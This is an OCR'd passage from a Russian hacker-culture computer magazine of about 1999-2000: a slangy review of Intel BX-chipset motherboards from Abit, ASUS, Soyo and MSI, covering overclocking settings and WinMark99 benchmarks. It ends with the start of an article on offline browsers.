Тут особых открытий не было. Вокруг поддержки Атлона снова полная таинственность, а вот ряд на интеловском чипсете - присутствовал. GA-6CX - RIMM мозги в количестве 3-х банок, забиваемые до 1 гигабайта. 5 PCI, 1 ISA. И частоты в разбросе от 100 до 150, снова мало вариантов: им не взять разгонщика в свои ряды :(. GA-6CXC практически то же самое, разве что 4 банки мозгов, и те не RIMM, а старый добрый DIMM. GA-6CXDW - про этот девайс нельзя не упомянуть. Скудные варианты частот (верхний край - 133 :( ), но есть встроенный скаэёвый девайс - Adaptec 82559 SCSI. И сетевуха - Intel 82559 LAN. Про остальные творения Gigabyte не стал базарить и вежливо предложил подождать января - февраля 2000 ;).

## Итого


Мы видим, что i820 всё-таки меленькими шажочками выходит на рынок. Но пока что юзеры бегут от него, как от чумы! Потому как собрать полноценный комплект: мать - проц - мозги под i820 - занятие не из дешёвых. А собрать машину на добротной мамке 440 с качественными мозгами и шустром камне - в 2(!) раза дешевле. А вот с мамками под Атлон - всё ОК. С учетом нарастающих темпов производства материнок все камни найдут куда "упасть" ;).


и глубже углубляется в нашу жизнь, и естественно, железо юзают не только крутые перцы, как мы с тобой, но и новички. Новичок, конечно, вряд ли полезет разбираться с повышением частот, но здесь тоже всё стало проще. Так, предоставлена возможность менять множители, вплоть до 8. Честно признаюсь: мне и 8 пока многовато (хотя изврат – любителям 66МГЦ – то, что надо).

Для пользователей полноценных вторых пней (не гоняй пенёк, не нюхай порошок :)) есть фишка, позволяющая играть со вторым кэшем (L2 Latency). И, ясный перец, можно менять напряжение камня от 1.3 до 2.3 с точностью 0.05. Разгонщики, ваше слово ;)! Например, хороший экземпляр P!!! на 4.5 х 124 держится, только если подать 2.2 вольта (хотя 4.5X112 держит и без извратов). Заметил я ещё, что частенько при разгоне оказываются потребны высокие частоты. А эта абитка аж 200 обещает! Но обещать... бы на сороковнике пахал (да и на 37)! В общем, складывается такое впечатление, что реальной пользы от частот свыше 150 – нуль. И то, что асус и другие продолжают ограничиваться именно 150 – вполне нормально.

Есть также в меню биоса такая настройка, как регулировка напряжения девайсов ввода/вывода. Глубина – 0.1 вольт. Это неплохо, но в редких случаях... я бы потребовал 0.05, как с подачей напряжения на кристалл. А в общем – биос на высоте. И становится понятно, почему так рьяно защищаются копирайты на штучку под названием Софт Меню. А как там с RTFM? Тоже всё на месте: удобная, лаконичная инструкция, всё терей, ориентированных на оверклокера. Но обломались: с появлением BE6 и BP6 абит снова стал эдаким начальником всех гонщиков. Абит восстановил статус-кво. А что же с той самой многообещающей соеей?

Впервые данная железка была представлена на выставке Computex, где произвела более чем положительное впечатление на юзеров и экспертов. Многие подметили, что данная мать придётся по вкусу оверклокеру: плата поддерживает 27 частот! Конечно, это ещё не абит, но и далеко не Gigabyte. С множителями ты тоже можешь поиграть: предусмотрен интервал от 2.0 до 8.0. Также ты получаешь 5 слотов PCI, 2 ISA (спасибо Сое ;)), 2XAGP. И, ессно, вся эта бодяга построена на интеловском чипсете BX. От-





носительно прежней версии, из данной линейки добавилась UDMA66 от Power Point. Power Point (ПОВР – ПОНТ, кулинарные изыски от Сои :)) – хорошо, мы проверили и 33, и 66, на винте от WD – Expert 8.4. И остались довольны: всё работает стабильно, но, увы, вместе с данной мамкой, нет 80 жильного провода UDMA, который отдельно стоит недёшево :(.

А как же в деле? В деле высоких частот соя выступила почти лучше всех: выше 150 Мгц, практически, только эта плата работала полноценно. Разгон тоже прошёл успешно: неплохой экземпляр из P!!! мы выставили как 126x4.5 и получили заслуженные 568 МГЦ. А P3 с заводскими 600 – как 117X6, т.е. 700 МГЦ. Не очень-то много... но это характерно практически для всей линейки P3 с 600 МГЦ. Когда играешь с большими частотами, есть шанс поиметь траблы с PCI девайсами, которые не положительно относятся к частотам выше 35 МГЦ. Вот тут соя тоже подумала, и существует фенька, по которой мамка сама ставит подаваемые частоты, ограничивая их промежутком между 30 и 41 МГЦ, независимо от установок, закреплённых тобой (и тут за нас всё решили :)). Для неосторожных, невнимательных гонщиков – вещица не лишняя.


Не последнее место при этом самом разгоне занимает удобство расположения железок внутри кузова. Посмотрим? Вполне удачно расположены гнёзда IDE (коих целых 4 штуки). А вот мозги расположили не совсем продуманно (мне много раз говорили, что у меня мозги тоже не в том месте :)). Явно неудачное положение гнезда питания: слева от слота проца. Приходится тянуть соединительный кабель поверх самого камня, что также способствует размножению бардака в наших кузовах ;). Хотя для человека, который не очень часто лазает в кузов – это не проблема.

Да уж, избаловал нас абит сотоварищи, различными Soft menu, так что и соя поставила фирменную феню: SOYO COMBO. Как обычно, можно выставлять частоту, множитель, напряжение, подаваемое кристаллу.

И ещё ряд полезных настроек. Только вот одной, особливо ценной не нашёл: отсутствует делитель на срок развода снятой девочки. Т.е. эта мамка не поможет в твоём нелёгком пикаперском деле :). Также в данной версии отсутствует поддержка разгона личных финансов :(. Ещё стоит упомянуть о системе руководства вольтажом. Например, даже чел, который и не знает, что такое вольтаж, сможет настроить камень, поставленный на предельные частоты: вольтаж меняется в процентах.

## MSI 6163BX Pro

Ещё один пример стойкости чипсета 440 BX, продолживший вереницу – BX6, BH6, BX6-2, BP6, BE6, AOPEN с их AX6BC и AX6BC PRO, ASUS с его P2B, P2B-F и P3B блаблабла. Этот список можно продолжать до бесконечности, и – что самое главное – добавится ещё немало плат на BX, если Интел не зажмёт производство в пользу 810 и 820. MSI также не стала белой вороной и продолжила производство 440-х плат. У них там в конторе не дураки сидят: за ноябрь и первую половину декабря MSI заняла второе место по продажам материнок. И непосредственно модель 6163BX PRO была выпущена нехилым тиражом! Предшествующей платой данной линейки была MSI 6163 BX (не ПРО). Которая была принята на ура всеми гонщиками мира. Почему? Одной из сладких фенек этого девайса была настройка подаваемого напряжения на проц (где-то мы это уже видели ;)). А новая модель, т.е. 6163BX PRO, переняла всё самое хорошее от предшественницы. Но только ли хорошее? Непоняток не будет:



мы с тобой рассмотрим плату во всех позах, притом крайне внимательно. Посмотрим шоу ПРО это, т.е. ПРО 6163 ;).


Абитовская фишка, в виде частот, в промежутке между 83 и 200, с шагом в 1МГЦ отсутствует. И сам интервал поуже: от 66 до 155. Всего предусмотрено 26 вариантов частот. Для не особенно извратного оверклокера – достаточно. Подаваемое напряжение ты можешь менять с шагом в 20% (относительно интервала, естественно). А если ты ухитришься криво выставить частоты и множители, то система POST исправит все твои проделки ;). Также ещё есть штучки, помогающие в освоении железа новичку, типа Plug`n`Play.


Plug ему в руки, пусть пашет землю, пока не станет хацкером :).

А вот если ты давно мучаешь железо, то, скорее всего, имеешь девайсы под ISA. И тебе придётся кстати наличие 2-х дырок (всего у человека – 9 дырок, справка советского информбюро :)) под них. Значит, я был прав, что твой комп просто ломится от различных железяк? Значит, тебе также надо всю эту бодягу грамотно распихать по кузову. И тебе важно, чтобы дизайн мамки тоже был удобен. Тут МСИ на высоте, хотя с джамперами они немного напутали (лично мне это не помешало). Помешало то, что было всего 3 банки памяти. Четвёртую банку, наверно, ребята-инженеры взяли, чтобы за пивком свежим сходить :). Это, конечно, не удивляет, но



асус успел избаловать юзера четырьмя. Также чувствуется нехватка дополнительных дырок под IDE, с поддержкой UDMA66. Т.е. у тебя получится подвесить только 4 винта на данную мамку. Правда, я не могу сказать, что жуть как нужно подвешивать 8 девайсов. А вот качественный биос просто необходим! И МСИ меня порадовала: CPU Plug & Play II вобрало в себя всё самое хорошее абитовского Soft menu II. Если ты по математике имел стабильную двойку, то ты всё равно можешь заниматься разгоном, т.к. частоты PCI будут автоматически выставлены самой мамкой относительно частот шины, учитывая специальные рулесы. А если ты вообще считать не умеешь (после попадания под поезд был ампутирован головной мозг, и ты грузишься с дискеты :)), то тебя спасёт система CPU Critical Temp. Если ты не рассчитал и перегнал проц, то твой баг будет сразу пропатчен: при повышении температуры выше назначенного сразу понизится нагрузка на камень. А может, ты потерял башню и разогнал проц так, что он начал гореть? Тогда срочно воспользуйся (предварительно ;)) фишкой Shutdown Temp, и всё будет OK. А чтобы всё остальное железо работало после






твоих финтов, воспользуйся новой хренью, которая даст тебе справку в случае неисправности какого-либо девайса, установленного на мамке. LED – DIAGNOSIS называется.
В конечном итоге, основные прибамбасы данной платы, в первую очередь, сделаны для гонщика. Давай посмотрим разгонные качества этой мамки. На примере народного пня целерон (А-128 кб второго кэша) с не менее народной частотой – 300 МГЦ. Маловато будет? Сделаем побольше: ставим 100Х4.5 и получаем 450 МГЦ. Только не забудь поставить напряжение в 2.2 вольта. Хотя можно рискнуть и сделать не 2.2, а 2.1. Давай попробуем, а то абитовская ВН 6 никак не хотела грузиться с этим кристаллом при напряге в 2.1 Вольт. ПОЛУЧИЛОСЬ! Комп загрузился и работал более чем стабильно 6 часов подряд, Prime 95 работал без сбоев. Т.е. при 4,5Х100 – держится стабильно подолгу. Но напомню, что проц, на котором разгоняли, был достаточно удачным: поддерживал частоты до 100 (увы, это становится редкостью). Если же тебе достаточно 420 МГЦ, то можешь поставить 95Х4.5 при вольтаже в 2.0. А вот разогнать многострадальный целерон до 473 МГЦ на данной мамке получилось как-то криво :(. Мы поставили 4.5Х105 и целых 2.3 вольта напряжения. 98-ой мастдай загружался, но глюки шли косяком %-). Если ты занимаешься экстремальным разгоном, то подумай о дополнительном охлаждении, потому как есть опасения, что наш разгон упал во многом из-за этого. Поэтому, чтобы Твой малыш не падал – следи за гигиеной и избегай случайных контактов: не подавай 2.4 вольта и не разгоняй камень на чужих матерях :).
В общем, разгонные качества неплохие. Теперича давай поищем индивидуальные особенности этого девайса. Например, есть фича под названием Restore AC/Power Loss, которая восстановит напряжение в случае падения. Надо сказать, это действительно нужно в наших российских условиях. Обычно такая функция присутствует только в мамках серваков и отсутствует в большинстве плат АТХ. "Для серваков это нужно, а зачем оно надо хацкеру?" – спросишь ты. Как раз хацкеру это просто необходимо, если ты участвуешь в проекте типа distibuted.net (RC5 Hackzone team) или Seti. Ведь в основном ты запускаешь клиента – крякера, когда спишь или с девочкой гуляешь, а не когда сам за компом сидишь, и, в случае падения напряжения, никто вторично комп не включит :(. Его включит мамка MSI 6163BX PRO. Так что эта фишка чисто хацкерская. Ещё меня порадовал вполне приличный сидюк с различным софтом, оптимизирующим железки. Из непримечательных особенностей – защита от перепрошивки всякой дрянью, типа CIHа. А вот крутую систему контроля над температурой железа можно отнести к индивидуальным особенностям.

## ТРИБУНАЛ


Перед тобой 4 платы. Куча инфы, но ты всё же продолжаешь думать о самой достойной? Обычно в таких обзорах к тебе сразу обращаются с конкретным вопросом: а для чего тебе новая мамка? Одно дело – разгон, другое – удобство и стабильность. Действительно, есть образцы, совершенно не пригодные для оверклокинга. Например, девайсы Гигабайта. Как раз по причине непригодности гонщику их платы не попали в обзор. Были также железки чисто гоночные, такие как Abit BH6(BX6), которые были чётко ориентированы на разгон, а обычного юзера – немного напрягали. "Напрягают террористы и попсовые артисты :)".
А чтобы получить объективную информацию, ты можешь посмотреть результаты тестирования этих матерей на народном тесте WINMARK99. За образец брали камень третьего пня с 450ю МГЦ и 128 мегами мозгов SDRAM(DIMM). Результаты были взяты с 4-х частот: 100, 112, 124 и множители – 4,5 и 5. Каждая мама работала в течение 6 часов с запущенным Prime 95 и Q3 demo (это значит – третья квака, а не Мак три от джилет :) ) на предмет стабильности. И все 4 мамки с достоинством продержались в течение этих 6 часов. Результаты по винмарку ты можешь видеть на графиках.
Абит вывел стабильный и одновременно супер – разгоняемый девайс BE6 – 2. С меню поработали (Soft menu) и дизайн мамки поправили, и добавили возможность мегагерцового шага для частот шины. Казалось бы, идеальный выбор, но частоты, как показала практика мозгов PC133, свыше 150 – не эффективны. По винмарку особых достижений (впрочем, как и у других плат) – не было. Разве что чуть более низкий показатель, чем у других матерей, при работе на 560 МГЦ (512Х5). И чуть более высокий при 500 МГЦ(100Х5). По результатам замечена одна особенность: при более низкой частоте шины и более высоком множителе плата имеет более низкие показатели, чем при высокой частоте и меньшем множителе. Тому яркий пример: 124Х4,5 (34 по винмарку) против 112Х5 (32,5 по винмарку). Итого, я не могу назвать абит БЕ2 более удачным решением, чем ASUS P3B-F. Относительно дизайна: всё же хотелось, чтобы в следующей мамке эти козлы-девелоперы более удачно разместили дипы. А то лазаешь внутри кузова с отвёрткой как проктолог.
Асус не претендует на роль мамки-разгонщицы, но всё равно даёт неплохие перспективы гонщику. Хотя отсутствие поддержки UDMA66 несколько огорчает, а дизайн мамки тоже предполагает улучшения. Меню JUMPfree стало приятным сюрпризом, но не настолько, чтобы совратить юзера, заставив его изменить SOFT menuII от Абит. По результатам винмарка всё в норме, но, в отличие от других, данная модель выставлялась лишь в 3-х вариантах (множитель Х частота), поэтому мы могли упустить некоторые специфические моменты данного девайса. Если ты ранее предпочёл асус абиту, то ты и сейчас останешься доволен, хотя той соблазнительности, что была у P2B – здесь нет. Просто ровная, стабильная железка. Если не хочется дополнительных функций, лишних ФПСок, а хочется комфорта – бери эту мать. Слоганом асуса мог бы стать текст, придуманный Примусом и Кепкой: верьте только делам.
Более удачно меню реализовано у Сои, с её моделью Soyo 6BA+IV. Новое Combo menu позволяет оптимально настроить мать. Разброс частот от 66 до 155, всего 27 положений. Ещё один шаг в сторону любителей гона процов. И в действительности по разгонным качествам она очень близка к абит. По винмарку немного выделилась при работе на 558 МГЦ. Лично мне понравилась эта мамка. Хочется победить стадный инстинкт, влекущий к асусу и абиту :). Очень приятно наличие UDMA66, но не менее неприятно отсутствие шлейфа для него :(. Чего ты так расстроился и теперь лежишь, как гофрированный шланг? Да успокойся, попей пивка и не парься :). Пожалуй, для своего компа я бы не взял эту мать, а вот корефану бы посоветовал: один уже даже купил и сейчас вполне доволен. Тебя же, как хацкера, особенно учить не буду, и если ты собираешься активно юзать UDMA66 – SOYO твой выбор. Сам знаешь, весь цивилизованный мир теперь вместо мяса пожирает соевые бифштексы, так что тебя тоже на вегетарианство подсадят :).
MSI, как я уже говорил, занимает прочные позиции на рынке системных плат. И данный девайс 6163BX Pro – не исключение. Но если асус берёт юзера лишь устойчивостью и пригодностью к разгону, МСИ даёт массу приятных фенек. Таких, как восстановление напряжения после падения, индивидуальная система диагностики D-LED. Если честно признаться, мне эта мамка понравилась больше всего. И если тебе нравятся различные фишки, то 6163BX Pro – твой выбор. Хотя подумай: будешь ли ты юзать UltraDMA66? Если ответишь положительно, то лучше взять сою. Отрицательно? Тогда берёшь мамку и ежедневно срубаешь с корефанов по ящику балтики, поспорив, что поставишь 233 проц на 600 МГЦ :). Всё равно система автоматом отрубится, а тебе ящик пЫва обрубится. А когда корешки спросят, почему комп сразу после загрузки засыпает, говори, что это новый метод связи с космосом, который работает только на 600 МГЦ и только через пустой экран :).

P.S. Послесловия не будет. Просто дружеский совет. Слово мамка было написано раз сто, по всему периметру текста. Поэтому ни за какие баксы не давай эту телегу твоей маман. А то она сильно обидится, что ты собирался привернуть её отвёрткой, поменять ей мозги, а особенно ты пострадаешь, если она узнает, что ты ей собирался сделать разгон! Это тебе такой разгон устроят, что месяц мусорник будешь выносить, и тебе запретят читать твой любимый журнал! :).



элит
31337
TRANSMISSION
MEDIUM

# Offline броузеры



Терехов Михаил (stranger@xakep.ru)
Зелененко Махх (maxx@xakep.ru)


## Двое из ларца одинаковых с торца!!!





Ну вот, опять мы тут все затусовались и пообщаться о софтине собрались! Поговорим сегодня, братва, об аф-аф лайн броузерах. Зачем сие нам нужно на харде? Да чтобы бабло экономить! Ежели ты все картинки на садо-мазо-порносайте просмотреть не успеваешь, а посмотреть охота, и все подробности получше разглядеть, чтобы друзьям все описать, а может и показать! Так ведь это бабла не напасешься каждый раз туда лазить. И сам по миру пойдешь, и родаки ранний инфаркт из-за постоянно занятого телефона получат. Как до этого момента дошло, все – пора врубать аф-аф лайн броузер (обращаться аккуратно – кусается больно)! Он тебе весь твой сайтик снимет, и делай с ним все что хочешь – только смотри, у монитора на слюни не изойди, весь день... разглядывая картинки. Ну, а если ты типа интеллектуал и порно не любишь, тогда можешь себе любой другой сайтик подснять, ну, вроде газеты половых извращенцев, разглядывать там нечего, зато есть что почитать. Работаем...



